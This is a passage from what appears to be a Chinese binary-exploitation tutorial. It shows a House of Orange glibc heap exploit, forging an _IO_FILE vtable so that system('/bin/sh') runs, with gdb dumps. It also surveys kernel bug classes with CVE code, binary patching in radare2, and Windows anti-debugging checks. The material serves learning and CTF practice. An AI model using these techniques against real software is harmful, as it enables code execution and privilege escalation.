gef➤  x/4gx p2-0x10+0x1010
0x624010:	0x0000000000000000	0x0000000000020ff1	<-- new t
op chunk
0x624020:	0x0000000000000000	0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x602400, bk=0x602400
 →   Chunk(addr=0x602410, size=0xbe0, flags=PREV_INUSE)
```

于是就泄漏出了 libc 地址。另外可以看到 old top chunk 被缩小了 0x20，缩小的空间被用于放置 fencepost chunk。此时的堆空间应该是这样的：

```
+---------------+
|       p1      |
+---------------+
|  old top-0x20 |
+---------------+
|  fencepost 1  |
+---------------+
|  fencepost 2  |
+---------------+
|      ...      |
+---------------+
|       p2      |
+---------------+
|    new top    |
+---------------+
```

详细过程如下：

```
                    if (old_size != 0)
                      {
                        /*
                           Shrink old_top to insert fenceposts, ke
eping size a
                           multiple of MALLOC_ALIGNMENT. We know t
here is at least
                           enough space in old_top to do this.
                         */
                        old_size = (old_size - 4 * SIZE_SZ) & ~MAL
LOC_ALIGN_MASK;
                        set_head (old_top, old_size | PREV_INUSE);

                        /*
                           Note that the following assignments com
pletely overwrite
                           old_top when old_size was previously MI
NSIZE.  This is
                           intentional. We need the fencepost, eve
n if old_top otherwise gets
                           lost.
                         */
                        chunk_at_offset (old_top, old_size)->size
=
                          (2 * SIZE_SZ) | PREV_INUSE;

                        chunk_at_offset (old_top, old_size + 2 * S
IZE_SZ)->size =
                          (2 * SIZE_SZ) | PREV_INUSE;

                        /* If possible, release the rest. */
                        if (old_size >= MINSIZE)
                          {
                            _int_free (av, old_top, 1);
                          }
                      }
```

根据放入 unsorted bin 中 old top chunk 的 fd/bk 指针，可以推算出 `_IO_list_all` 的地址。然后通过溢出将 old top 的 bk 改写为 `_IO_list_all-0x10`，这样在进行 unsorted bin attack 时，就会将 `_IO_list_all` 修改为 `&unsorted_bin-0x10`：

```
            /* remove from unsorted list */
            unsorted_chunks (av)->bk = bck;
            bck->fd = unsorted_chunks (av);
```

```
gef➤  x/4gx p1-0x10+0x400
0x602400:	0x0000000000000000	0x0000000000000be1
0x602410:	0x00007ffff7dd1b78	0x00007ffff7dd2510
```

这里讲一下 glibc 中的异常处理。一般在出现内存错误时，会调用函数 `malloc_printerr()` 打印出错信息，我们顺着代码一直跟踪下去：

```
static void
malloc_printerr (int action, const char *str, void *ptr, mstate
ar_ptr)
{
  [...]
  if ((action & 5) == 5)
    __libc_message (action & 2, "%s\n", str);
  else if (action & 1)
    {
      char buf[2 * sizeof (uintptr_t) + 1];

      buf[sizeof (buf) - 1] = '\0';
      char *cp = _itoa_word ((uintptr_t) ptr, &buf[sizeof (buf)
- 1], 16, 0);
      while (cp > buf)
        *--cp = '0';

      __libc_message (action & 2, "*** Error in `%s': %s: 0x%s *
**\n",
                      __libc_argv[0] ? : "<unknown>", str, cp);
    }
  else if (action & 2)
    abort ();
}
```

调用 `__libc_message` ：

```
// sysdeps/posix/libc_fatal.c
/* Abort with an error message.  */
void
__libc_message (int do_abort, const char *fmt, ...)
{
  [...]
  if (do_abort)
    {
      BEFORE_ABORT (do_abort, written, fd);

      /* Kill the application.  */
      abort ();
    }
}
```

`do_abort` 调用 `fflush`，即 `_IO_flush_all_lockp`：

```
// stdlib/abort.c
#define fflush(s) _IO_flush_all_lockp (0)

  if (stage == 1)
    {
      ++stage;
      fflush (NULL);
    }
```

```
// libio/genops.c
int
_IO_flush_all_lockp (int do_lock)
{
  int result = 0;
  struct _IO_FILE *fp;
  int last_stamp;

#ifdef _IO_MTSAFE_IO
  __libc_cleanup_region_start (do_lock, flush_cleanup, NULL);
  if (do_lock)
    _IO_lock_lock (list_all_lock);
```

```
#endif

  last_stamp = _IO_list_all_stamp;
  fp = (_IO_FILE *) _IO_list_all;   // 将其覆盖
  while (fp != NULL)
    {
      run_fp = fp;
      if (do_lock)
    _IO_flockfile (fp);

      if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_
base)
#if defined _LIBC || defined _GLIBCPP_USE_WCHAR_T
       || (_IO_vtable_offset (fp) == 0
           && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                    > fp->_wide_data->_IO_write_base))
#endif
       )
      && _IO_OVERFLOW (fp, EOF) == EOF)     // 将其修改为 system
函数
    result = EOF;

      if (do_lock)
    _IO_funlockfile (fp);
      run_fp = NULL;

      if (last_stamp != _IO_list_all_stamp)
    {
      /* Something was added to the list.  Start all over again.
  */
      fp = (_IO_FILE *) _IO_list_all;
      last_stamp = _IO_list_all_stamp;
    }
      else
    fp = fp->_chain;    // 指向我们指定的区域
    }

#ifdef _IO_MTSAFE_IO
  if (do_lock)
    _IO_lock_unlock (list_all_lock);
```

```
  __libc_cleanup_region_end (0);
#endif

  return result;
}
```

`_IO_list_all` 是一个 `_IO_FILE_plus` 类型的对象，我们的目的就是将 `_IO_list_all` 指针改写为一个伪造的指针，它的 `_IO_OVERFLOW` 指向 system，并且前 8 字节被设置为 '/bin/sh'，所以对 `_IO_OVERFLOW(fp, EOF)` 的调用最终会变成对 `system('/bin/sh')` 的调用。

```
// libio/libioP.h
/* We always allocate an extra word following an _IO_FILE.
   This contains a pointer to the function jump table used.
   This is for compatibility with C++ streambuf; the word can
   be used to smash to a pointer to a virtual function table. */

struct _IO_FILE_plus
{
  _IO_FILE file;
  const struct _IO_jump_t *vtable;
};

// libio/libio.h
struct _IO_FILE {
  int _flags;        /* High-order word is _IO_MAGIC; rest is fl
ags. */
#define _IO_file_flags _flags

  /* The following pointers correspond to the C++ streambuf prot
ocol. */
  /* Note:  Tk uses the _IO_read_ptr and _IO_read_end fields dir
ectly. */
  char* _IO_read_ptr;    /* Current read pointer */
  char* _IO_read_end;    /* End of get area. */
  char* _IO_read_base;    /* Start of putback+get area. */
  char* _IO_write_base;    /* Start of put area. */
  char* _IO_write_ptr;    /* Current put pointer. */
  char* _IO_write_end;    /* End of put area. */
```

```
  char* _IO_buf_base;    /* Start of reserve area. */
  char* _IO_buf_end;    /* End of reserve area. */
  /* The following fields are used to support backing up and und
o. */
  char *_IO_save_base; /* Pointer to start of non-current get ar
ea. */
  char *_IO_backup_base;  /* Pointer to first valid character of
 backup area */
  char *_IO_save_end; /* Pointer to end of non-current get area.
 */

  struct _IO_marker *_markers;

  struct _IO_FILE *_chain;

  int _fileno;
#if 0
  int _blksize;
#else
  int _flags2;
#endif
  _IO_off_t _old_offset; /* This used to be _offset but it's too
 small.  */

#define __HAVE_COLUMN /* temporary */
  /* 1+column number of pbase(); 0 is unknown. */
  unsigned short _cur_column;
  signed char _vtable_offset;
  char _shortbuf[1];

  /*  char* _save_gptr;  char* _save_egptr; */

  _IO_lock_t *_lock;
#ifdef _IO_USE_OLD_IO_FILE
};
```

其中有一个指向函数跳转表的指针，`_IO_jump_t` 的结构如下：

```
// libio/libioP.h
struct _IO_jump_t
{
    JUMP_FIELD(size_t, __dummy);
    JUMP_FIELD(size_t, __dummy2);
    JUMP_FIELD(_IO_finish_t, __finish);
    JUMP_FIELD(_IO_overflow_t, __overflow);
    JUMP_FIELD(_IO_underflow_t, __underflow);
    JUMP_FIELD(_IO_underflow_t, __uflow);
    JUMP_FIELD(_IO_pbackfail_t, __pbackfail);
    /* showmany */
    JUMP_FIELD(_IO_xsputn_t, __xsputn);
    JUMP_FIELD(_IO_xsgetn_t, __xsgetn);
    JUMP_FIELD(_IO_seekoff_t, __seekoff);
    JUMP_FIELD(_IO_seekpos_t, __seekpos);
    JUMP_FIELD(_IO_setbuf_t, __setbuf);
    JUMP_FIELD(_IO_sync_t, __sync);
    JUMP_FIELD(_IO_doallocate_t, __doallocate);
    JUMP_FIELD(_IO_read_t, __read);
    JUMP_FIELD(_IO_write_t, __write);
    JUMP_FIELD(_IO_seek_t, __seek);
    JUMP_FIELD(_IO_close_t, __close);
    JUMP_FIELD(_IO_stat_t, __stat);
    JUMP_FIELD(_IO_showmanyc_t, __showmanyc);
    JUMP_FIELD(_IO_imbue_t, __imbue);
#if 0
    get_column;
    set_column;
#endif
};
```

伪造 `_IO_jump_t` 中的 `__overflow` 为 system 函数的地址，从而达到执行 shell 的目的。

当发生内存错误进入 `_IO_flush_all_lockp` 后，`_IO_list_all` 仍然指向 unsorted bin，这并不是一个我们能控制的地址。所以需要通过 `fp->_chain` 来将 fp 指向我们能控制的地方。所以将 size 字段设置为 0x61，因为此时 `_IO_list_all` 是 `&unsorted_bin-0x10`，偏移 0x60 位置上是 smallbins[5]。此时，如果触发一个不适合的 small chunk 分配，malloc 就会将 old top 从

unsorted bin 放回 smallbins[5] 中。而在 `_IO_FILE` 结构中，偏移 0x60 指向 `struct _IO_marker *_markers`，偏移 0x68 指向 `struct _IO_FILE *_chain`，这两个值正好是 old top 的起始地址。这样 fp 就指向了 old top，这是一个我们能够控制的地址。

在将 `_IO_OVERFLOW` 修改为 system 的时候，有一些条件检查：

```
      if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_
base)
#if defined _LIBC || defined _GLIBCPP_USE_WCHAR_T
       || (_IO_vtable_offset (fp) == 0
           && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                    > fp->_wide_data->_IO_write_base))
#endif
       )
      && _IO_OVERFLOW (fp, EOF) == EOF)     // 需要修改为 system
函数
```

```
// libio/libio.h

  struct _IO_wide_data *_wide_data;

/* Extra data for wide character streams.  */
struct _IO_wide_data
{
  wchar_t *_IO_read_ptr;	/* Current read pointer */
  wchar_t *_IO_read_end;	/* End of get area. */
  wchar_t *_IO_read_base;	/* Start of putback+get area. */
  wchar_t *_IO_write_base;	/* Start of put area. */
  wchar_t *_IO_write_ptr;	/* Current put pointer. */
  wchar_t *_IO_write_end;	/* End of put area. */
  wchar_t *_IO_buf_base;	/* Start of reserve area. */
  wchar_t *_IO_buf_end;		/* End of reserve area. */
  /* The following fields are used to support backing up and und
o. */
  wchar_t *_IO_save_base;	/* Pointer to start of non-current
get area. */
  wchar_t *_IO_backup_base;	/* Pointer to first valid charact
er of
				   backup area */
  wchar_t *_IO_save_end;	/* Pointer to end of non-current get
 area. */

  __mbstate_t _IO_state;
  __mbstate_t _IO_last_state;
  struct _IO_codecvt _codecvt;

  wchar_t _shortbuf[1];

  const struct _IO_jump_t *_wide_vtable;
};
```

所以这里我们设置 `fp->_mode = 0` ，`fp->_IO_write_base = (char *) 2` 和 `fp->_IO_write_ptr = (char *) 3` ，从而绕过检查。

然后，就是修改 `_IO_jump_t` ，将其指向 winner：

```
gef➤  x/30gx p1-0x10+0x400
0x602400:	0x0068732f6e69622f	0x0000000000000061  <-- old t
op
0x602410:	0x00007ffff7dd1b78	0x00007ffff7dd2510      <-- b
k points to io_list_all-0x10
0x602420:	0x0000000000000002	0x0000000000000003      <-- _
IO_write_base, _IO_write_ptr
0x602430:	0x0000000000000000	0x0000000000000000
0x602440:	0x0000000000000000	0x0000000000000000
0x602450:	0x0000000000000000	0x0000000000000000
0x602460:	0x0000000000000000	0x0000000000000000
0x602470:	0x0000000000000000	0x00000000004006d3      <-- w
inner
0x602480:	0x0000000000000000	0x0000000000000000
0x602490:	0x0000000000000000	0x0000000000000000
0x6024a0:	0x0000000000000000	0x0000000000000000
0x6024b0:	0x0000000000000000	0x0000000000000000
0x6024c0:	0x0000000000000000	0x0000000000000000
0x6024d0:	0x0000000000000000	0x0000000000602460      <-- v
table
0x6024e0:	0x0000000000000000	0x0000000000000000
gef➤  p *((struct _IO_FILE_plus *) 0x602400)
$1 = {
  file = {
    _flags = 0x6e69622f,
    _IO_read_ptr = 0x61 <error: Cannot access memory at address
0x61>,
    _IO_read_end = 0x7ffff7dd1b78 <main_arena+88> "\020@b",
    _IO_read_base = 0x7ffff7dd2510 "",
    _IO_write_base = 0x2 <error: Cannot access memory at address
 0x2>,
    _IO_write_ptr = 0x3 <error: Cannot access memory at address
0x3>,
    _IO_write_end = 0x0,
    _IO_buf_base = 0x0,
    _IO_buf_end = 0x0,
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
```

```
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0x0,
    _flags2 = 0x0,
    _old_offset = 0x4006d3,
    _cur_column = 0x0,
    _vtable_offset = 0x0,
    _shortbuf = "",
    _lock = 0x0,
    _offset = 0x0,
    _codecvt = 0x0,
    _wide_data = 0x0,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0x0,
    _mode = 0x0,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x602460
}
```

最后随意分配一个 chunk，由于 `size<= 2*SIZE_SZ` ，所以会触发 `_IO_flush_all_lockp` 中的 `_IO_OVERFLOW` 函数，获得 shell。

```
  for (;; )
    {
      int iters = 0;
      while ((victim = unsorted_chunks (av)->bk) != unsorted_chu
nks (av))
        {
          bck = victim->bk;
          if (__builtin_expect (victim->size <= 2 * SIZE_SZ, 0)
              || __builtin_expect (victim->size > av->system_mem
, 0))
            malloc_printerr (check_action, "malloc(): memory cor
ruption",
                             chunk2mem (victim), av);
          size = chunksize (victim);
```

到此，how2heap 里全部的堆利用方法就全部讲完了。

参考资料

- abusing the FILE structure
- House of Orange
- house_of_orange

3.1.9 Linux 堆利用（四）

下载文件

house_of_rabbit

house_of_roman

参考资料

- House of Rabbit - Heap exploitation technique bypassing ASLR
- https://github.com/shift-crops/House_of_Rabbit
- House_of_Roman
- https://github.com/romanking98/House-Of-Roman

3.1.10 内核 ROP

参考资料

- Linux Kernel ROP - Ropping your way to # (Part 1)/)
- Linux Kernel ROP - Ropping your way to # (Part 2)/)

3.1.11 Linux 内核漏洞利用

从用户态到内核态

企图	用户态漏洞利用	内核态漏洞利用
蛮力法利用漏洞	应用程序可以多次崩溃并重启（或自动重启）	这将导致机器陷入不一致的状态，通常会导致死机或重启
影响目标程序	攻击者对被攻击程序（特别是本地攻击）拥有更多的控制（例如攻击者可以设置被攻击程序的运行环境）。被攻击程序是它的库子系统的唯一使用者（例如内存分配表）	攻击者需要和其他所有欲“影响”内核的应用程序竞争。所有的应用程序都是内核子系统的使用者
执行 shellcode	shellcode 可以利用已经通过安全和正确性保证的用户态门来进行内核系统调用	shellcode 在更高的权限级别上执行，并且必须在不惊动系统的情况下正确地返回到应用程序
绕过反漏洞利用保护措施	这要求越来越复杂的方法	大部分保护措施在内核态，但并不能保护内核本身。攻击者甚至能禁用大部分保护措施

内核漏洞分类

未初始化的、未验证的、已损坏的指针解引用

这类漏洞涵盖了所有使用指针的情况，所指内容遭到破坏、没有被正确设置、或者是没有做足够的验证。

我们知道一个静态声明的指针被初始化为 NULL，但其他情况下这些指针被明确地赋值之前，都是未初始化的，它的值是存放指针处的内存里的任意内容。例如下面这样，指针被存放在栈上，而它的内容是之前函数留在栈上的 "A" 字符串：

```
#include <stdio.h>
#include <string.h>

void big_stack_usage() {
    char big[0x100];
    memset(big, 'A', 0x100);
    printf("Big stack: %p ~ %p\n", big, big+0x100);
}

void ptr_un_initialized() {
    char *p;
    printf("Pointer value: %p => %p\n", &p, p);
}

int main() {
    big_stack_usage();
    ptr_un_initialized();
}
```

```
$ gcc -fno-stack-protector pointer.c
$ ./a.out
Big stack: 0x7fffd6b0e400 ~ 0x7fffd6b0e500
Pointer value: 0x7fffd6b0e4f8 => 0x4141414141414141
```

下面看一个真实的例子，来自 FreeBSD8.0：

```
struct ucred ucred, *ucp;              // [1]
[...]
    refcount_init(&ucred.cr_ref, 1);
    ucred.cr_uid = ip->i_uid;
    ucred.cr_ngroups = 1;
    ucred.cr_groups[0] = dp->i_gid;    // [2]
    ucp = &ucred;
```

[1] 处的 `ucred` 在栈上进行了声明，然后 `cr_groups[0]` 被赋值为 `dp->i_gid` 。遗憾的是， `struct ucred` 结构体的定义是这样的：

```
struct ucred {
    u_int   cr_ref;     /* reference count */
[...]
    gid_t   *cr_groups; /* groups */
    int     cr_agroups; /* Available groups */
};
```

我们看到 `cr_groups` 是一个指针，而且没有被初始化就直接使用。这也就意味着， `dp->i_gid` 的值在 `ucred` 被分配时被写入到栈上的任意地址。

继续看未经验证的指针，这往往发生在多用户的内核地址空间中。我们知道内核空间位于用户空间的上面，它的页表在所有进程的页表中都有备份。有些虚拟地址被选做限制地址，限定地址以上或以下的虚拟地址归内核使用，而其他的归用户空间使用。内核函数也就是使用这个限定地址来判断一个指针指向的是内核还是用户空间。如果是前者，则可能只需做少量的验证，但如果是后者，则要格外小心，否则一个用户空间的地址可能在不受控制的情况下被解引用。

看一个 Linux 的例子，CVE-2008-0009：

```
    error = get_user(base, &iov->iov_base);      // [1]
    [...]
    if (unlikely(!base)) {
        error = -EFAULT;
        break;
    }
    [...]
    sd.u.userptr = base;                          // [2]
    [...]
    size = __splice_from_pipe(pipe, &sd, pipe_to_user);
[...]
static int pipe_to_user(struct pipe_inode_info *pipe, struct pip
e_buffer *buf, struct splice_desc *sd)
{
    if (!fault_in_pages_writeable(sd->u.userptr, sd->len)) {
        src = buf->ops->map(pipe, buf, 1);
        ret = __copy_to_user_inatomic(sd->u.userptr, src + buf->
offset, sd->len);                                 // [3]
        buf->ops->unmap(pipe, buf, src);
[...]
}
```

代码的第一部分来自函数 `vmsplice_to_user()`，在 [1] 处使用了 `get_user()` 获得了目的指针。该目的指针未经检查就默认它是一个用户地址指针，然后通过 [2] 传递给了 `__splice_from_pipe()`，同时传递函数 `pipe_to_user` 作为 helper function。这个函数依然是未经检查就调用了 `__copy_to_user_inatomic()` [3]，对该指针做解引用的操作，如果攻击者传递的是一个内核地址，则利用该漏洞能够写入任意数据到任意的内核内存中。这里要知道的还有 Linux 中以两个下划线开头的函数（例如 `__copy_to_user_inatomic()`）是不会对所提供的目的（或源）用户指针做任何检查的。

最后，一个被损坏的指针往往是其他漏洞的结果（例如缓冲区溢出），攻击者可以任意修改指针的内容，获得更多的控制权。

内存破坏漏洞

这类漏洞是由于程序的错误操作重写了内核空间的内存（包括内核栈和内核堆）导致的。

内核栈在每次进程进入到内核态时发挥作用。内核栈与用户栈基本相同，但也有一些细小的差别，例如它的大小通常是受限制的。另外，所有进程的内核栈都是一块相同的内核地址空间中的一部分，所以他们开始于不同的虚拟地址并且占据不同的虚拟地址空间。

由于内核栈与用户栈的相似性，其发生漏洞的地方也大体相同，例如使用不安全的函数（ `strcpy()` , `sprintf()` 等），数组越界，缓冲区溢出等。

针对内核堆的漏洞往往是缓冲区溢出造成的。通过溢出，重写了溢出块后面的块，或者重写了缓存相关的元数据，都可能造成漏洞利用。

整数误用

整数溢出和符号转换错误是最常见的两种整数误用漏洞。这类漏洞往往不容易单独利用，但它可能会导致另外的一些漏洞（例如内存溢出）的发生。

整数溢出发生在将一个超出整数数据存储范围的数赋值给一个整数变量。在不加控制的加法和乘法运算中如果堆参见运算的参数不加验证，也有可能发生整数溢出。

符号转换错误发生在将一个无符号数当做有符号数处理的时候。一个经典的场景是，一个有符号数经过某个最大值检测后传入一个函数，而这个函数只接收无符号数。

看一个 FreeBSD V6.0 的例子：

```
int fw_ioctl (struct cdev *dev, u_long cmd, caddr_t data, int fl
ag, fw_proc *td)
{
[...]
    int s, i, len, err = 0;                                     [
1]
    [...]
    struct fw_crom_buf *crom_buf = (struct fw_crom_buf *)data;  [
2]
    [...]
    if (fwdev == NULL) {
    [...]
        len = CROMSIZE;
    [...]
    } else {
    [...]
        if (fwdev->rommax < CSRROMOFF)
            len = 0;
        else
            len = fwdev->rommax - CSRROMOFF + 4;
    }
    if (crom_buf->len < len)                                    [
3]
        len = crom_buf->len;
    else
        crom_buf->len = len;
    err = copyout(ptr, crom_buf->ptr, len);                     [
4]
}
```

[1] 处的 `len` 是有符号整数，`crom_buf->len` 也是有符号数并且该值是我们可以控制的，如果它被设为一个负数，那么无论 `len` 的值是什么，[3] 处的条件都会满足。然后在 [4] 处，`copyout()` 被调用，该函数原型如下：

```
int copyout(const void *__restrict kaddr, void *__restrict udadd
r, size_t len) __nonnull(1) __nonnull(2);
```

第三个参数的类型 `size_t` 是一个无符号整数，所以当 `len` 是一个负数的时候，会被认为是一个很大的正整数，造成任意内核内存读取。

更多内存可以参见章节 3.1.2。

竞态条件

如果有两个或两个以上执行者将要执行某一动作并且执行结果会由于它们执行顺序的不同而完全不同时，也就是发生了竞争条件。避免竞争条件的方法有很多，例如通过锁、信号量、条件变量等来保证各种行动者之间的同步性。竞争条件中最重要的一点是可竞争窗口的大小，它对于触发竞态条件的难易至关重要，由于这个原因，一些竞态条件的情况只能在对称多处理器（SMP）中被利用。

逻辑 bug

逻辑 bug 有很多种，下面介绍一个引用计数器溢出。我们知道共享资源都有一个引用计数，并在计数为零时释放掉资源，保持足够的内存空间。操作系统往往提供 get 和 put/drop 这样的函数来显式地增加和减少引用计数。

看一个 FreeBSD V5.0 的例子：

```
int fpathconf(td, uap)
    struct thread *td;
    register struct fpathconf_args *uap;
{
    struct file *fp;
    struct vnode *vp;
    int error;
    if ((error = fget(td, uap->fd, &fp)) != 0)      [1]
        return (error);
[...]
    switch (fp->f_type) {
    case DTYPE_PIPE:
    case DTYPE_SOCKET:
        if (uap->name != _PC_PIPE_BUF)
            return (EINVAL);                        [2]
        p->p_retval[0] = PIPE_BUF;
        error = 0;
        break;
[...]
out:
    fdrop(fp, td);                                  [3]
    return (error);
}
```

`fpathconf()` 系统调用用于获取一个特定的开放的文件描述符信息。所以该调用开头 [1] 处通过 `fget()` 获取该文件描述符结构的引用，然后在退出的时候 [3] 处通过 `fdrop()` 释放该引用。然而在 [2] 处的代码没有释放相关的引用计数就直接返回了。如果多次调用 `fpathconf()` 并触发 [2] 处的返回，则有可能导致引用计数器的溢出。

内核利用方法

参考资料

- <>
- Kernel memory corruption, ucred.cr_groups[]
- CVE-2008-0009/CVE-2008-0010: Linux kernel vmsplice(2) Privilege

  Escalation
- FreeBSD FireWire IOCTL kernel integer overflow information disclousure
- linux-kernel-exploits

3.1.12 Windows 内核漏洞利用

- 参考资料

参考资料

- HackSys Extreme Vulnerable Driver
- windows-kernel-exploits

3.1.13 竞争条件

3.1.14 虚拟机逃逸

3.2.1 patch 二进制文件

什么是 patch

许多时候，我们不能获得程序源码，只能直接对二进制文件进行修改，这就是所谓的 patch，你可以使用十六进制编辑器直接修改文件的字节，也可以利用一些半自动化的工具。

patch 有很多种形式：

- patch 二进制文件（程序或库）
- 在内存里 patch（利用调试器）
- 预加载库替换原库文件中的函数
- triggers（hook 然后在运行时 patch）

手工 patch

手工 patch 自然会比较麻烦，但能让我们更好地理解一个二进制文件的构成，以及程序的链接和加载。有许多工具可以做到这一点，比如 xxd、dd、gdb、radare2 等等。

xxd

```
$ echo 01: 01 02 03 04 05 06 07 08 | xxd -r - output
$ xxd -g1 output
00000000: 00 01 02 03 04 05 06 07 08                       .....
....
$ echo 04: 41 42 43 44 | xxd -r - output
$ xxd -g1 output
00000000: 00 01 02 03 41 42 43 44 08                       ....A
BCD.
```

参数 `-r` 用于将 hexdump 转换成 binary。这里我们先创建一个 binary，然后将将其中几个字节改掉。

radare2

一个简单的例子：

```
#include<stdio.h>
void main() {
    printf("hello");
    puts("world");
}
```

```
$ gcc -no-pie patch.c
$ ./a.out
helloworld
```

下面通过计算函数偏移，我们将 `printf` 换成 `puts` ：

```
[0x004004e0]> pdf @ main
            ;-- main:
/ (fcn) sym.main 36
|   sym.main ();
|               ; DATA XREF from 0x004004fd (entry0)
|           0x004005ca      55             push rbp
|           0x004005cb      4889e5         mov rbp, rsp
|           0x004005ce      488d3d9f0000.  lea rdi, str.hello
       ; 0x400674 ; "hello"
|           0x004005d5      b800000000     mov eax, 0
|           0x004005da      e8f1feffff     call sym.imp.printf
       ; int printf(const char *format)
|           0x004005df      488d3d940000.  lea rdi, str.world
       ; 0x40067a ; "world"

|           0x004005e6      e8d5feffff     call sym.imp.puts
       ; sym.imp.printf-0x10 ; int printf(const char *format)
|           0x004005eb      90             nop
|           0x004005ec      5d             pop rbp
\           0x004005ed      c3             ret
```

地址 `0x004005da` 处的语句是 `call sym.imp.printf` ，其中机器码 `e8` 代表 `call` ，所以 `sym.imp.printf` 的偏移是 `0xfffffef1` 。地址 `0x004005e6` 处的语句是 `call sym.imp.puts` ， `sym.imp.puts` 的偏移是 `0xfffffed5` 。

接下来找到两个函数的 plt 地址：

```
[0x004004e0]> is~printf
vaddr=0x004004d0 paddr=0x000004d0 ord=003 fwd=NONE sz=16 bind=GL
OBAL type=FUNC name=imp.printf
[0x004004e0]> is~puts
vaddr=0x004004c0 paddr=0x000004c0 ord=002 fwd=NONE sz=16 bind=GL
OBAL type=FUNC name=imp.puts
```

计算相对位置：

```
[0x004004e0]> ?v 0x004004d0-0x004004c0
0x10
```

所以要想将 `printf` 替换为 `puts` ，只要替换成 `0xffffffef1 -0x10 = 0xffffee1` 就可以了。

```
[0x004004e0]> s 0x004005da
[0x004005da]> wx e8e1feffff
[0x004005da]> pd 1
|           0x004005da      e8e1feffff     call sym.imp.puts
       ; sym.imp.printf-0x10 ; int printf(const char *format)
```

搞定。

```
$ ./a.out
hello
world
```

当然还可以将这一过程更加简化，直接输入汇编，其他的事情 r2 会帮你搞定：

```
[0x004005da]> wa call 0x004004c0
Written 5 bytes (call 0x004004c0) = wx e8e1feffff
[0x004005da]> wa call sym.imp.puts
Written 5 bytes (call sym.imp.puts) = wx e8e1feffff
```

使用工具 patch

patchkit

patchkit 可以让我们通过 Python 脚本来 patch ELF 二进制文件。

3.2.2 脱壳技术（PE）

3.2.3 脱壳技术(ELF)

3.2.4 反调试技术

- 什么是反调试
- 反调试技术
- 参考资料

什么是反调试

反调试是一种重要的软件保护技术，特别是在各种游戏保护中被尤其重视。另外，恶意代码往往也会利用反调试来对抗安全分析。当程序意识到自己可能处于调试中的时候，可能会改变正常的执行路径或者修改自身程序让自己崩溃，从而增加调试时间和复杂度。

反调试技术

下面先介绍几种 Windows 下的反调试方法。

函数检测

函数检测就是通过 Windows 自带的公开或未公开的函数直接检测程序是否处于调试状态。最简单的调试器检测函数是 `IsDebuggerPresent()` ：

```
BOOL WINAPI IsDebuggerPresent(void);
```

该函数查询进程环境块（PEB）中的 `BeingDebugged` 标志，如果进程处在调试上下文中，则返回一个非零值，否则返回零。

示例：

```
BOOL CheckDebug()
{
    return IsDebuggerPresent();
}
```

`CheckRemoteDebuggerPresent()` 用于检测一个远程进程是否处于调试状态：

```
BOOL WINAPI CheckRemoteDebuggerPresent(
  _In_    HANDLE hProcess,
  _Inout_ PBOOL  pbDebuggerPresent
);
```

如果 `hProcess` 句柄表示的进程处于调试上下文，则设置 `pbDebuggerPresent` 变量被设置为 `TRUE` ，否则被设置为 `FALSE` 。

```
BOOL CheckDebug()
{
    BOOL ret;
    CheckRemoteDebuggerPresent(GetCurrentProcess(), &ret);
    return ret;
}
```

`NtQueryInformationProcess` 用于获取给定进程的信息：

```
NTSTATUS WINAPI NtQueryInformationProcess(
  _In_      HANDLE           ProcessHandle,
  _In_      PROCESSINFOCLASS ProcessInformationClass,
  _Out_     PVOID            ProcessInformation,
  _In_      ULONG            ProcessInformationLength,
  _Out_opt_ PULONG           ReturnLength
);
```

第二个参数 `ProcessInformationClass` 给定了需要查询的进程信息类型。当给定值为 `0` （ `ProcessBasicInformation` ）或 `7` （ `ProcessDebugPort` ）时，就能得到相关调试信息，返回信息会写到第三个参数 `ProcessInformation` 指向的缓冲区中。

示例：

```
BOOL CheckDebug()
{
    DWORD dbgport = 0;
    HMODULE hModule = LoadLibrary("Ntdll.dll");
    NtQueryInformationProcessPtr NtQueryInformationProcess = (NtQueryInformationProcessPtr)GetProcAddress(hModule, "NtQueryInformationProcess");
    NtQueryInformationProcess(GetCurrentProcess(), 7, &dbgPort, sizeof(dbgPort), NULL);
    return dbgPort != 0;
}
```

数据检测

数据检测是指程序通过测试一些与调试相关的关键位置的数据来判断是否处于调试状态。比如上面所说的 PEB 中的 `BeingDebugged` 参数。数据检测就是直接定位到这些数据地址并测试其中的数据，从而避免调用函数，使程序的行为更加隐蔽。

示例：

```
BOOL CheckDebug()
{
    int BeingDebug = 0;
    __asm
    {
        mov eax, dword ptr fs:[30h]    ; 指向PEB基地址
        mov eax, dword ptr [eax+030h]
        movzx eax, byte ptr [eax+2]
        mov BeingDebug, eax
    }
    return BeingDebug != 0;
}
```

由于调试器中启动的进程与正常启动的进程创建堆的方式有些不同，系统使用 PEB 结构偏移量 0x68 处的一个未公开的位置，来决定如果创建堆结构。如果这个位置上的值为 `0x70` ，则进程处于调试器中。

示例：

```
BOOL CheckDebug()
{
    int BeingDbg = 0;
    __asm
    {
        mov eax, dword ptr fs:[30h]
        mov eax, dword ptr [eax + 68h]
        and eax, 0x70
        mov BeingDbg, eax
    }
    return BeingDbg != 0;
}
```

符号检测

符号检测主要针对一些使用了驱动的调试器或监视器，这类调试器在启动后会创建相应的驱动链接符号，以用于应用层与其驱动的通信。但由于这些符号一般都比较固定，所以就可以通过这些符号来确定是否存在相应的调试软件。

示例：

```
BOOL CheckDebug()
{
    HANDLE hDevice = CreateFileA("\\\\.\\PROCEXP153", GENERIC_RE
AD, FILE_SHARE_READ, 0, OPEN_EXISTING, 0, 0);
    if (hDevice)
    {
        return 0;
    }
}
```

窗口检测

窗口检测通过检测当前桌面中是否存在特定的调试窗口来判断是否存在调试器，但不能判断该调试器是否正在调试该程序。

示例：

```
BOOL CheckDebug()
{
    if (FindWindowA("OllyDbg", 0))
    {
        return 0;
    }
    return 1;
}
```

特征码检测

特征码检测枚举当前正在运行的进程，并在进程的内存空间中搜索特定调试器的代码片段。

例如 OllyDbg 有这样一段特征码：

```
0x41, 0x00, 0x62, 0x00, 0x6f, 0x00, 0x75, 0x00, 0x74, 0x00,
0x20, 0x00, 0x4f, 0x00, 0x6c, 0x00, 0x6c, 0x00, 0x79, 0x00,
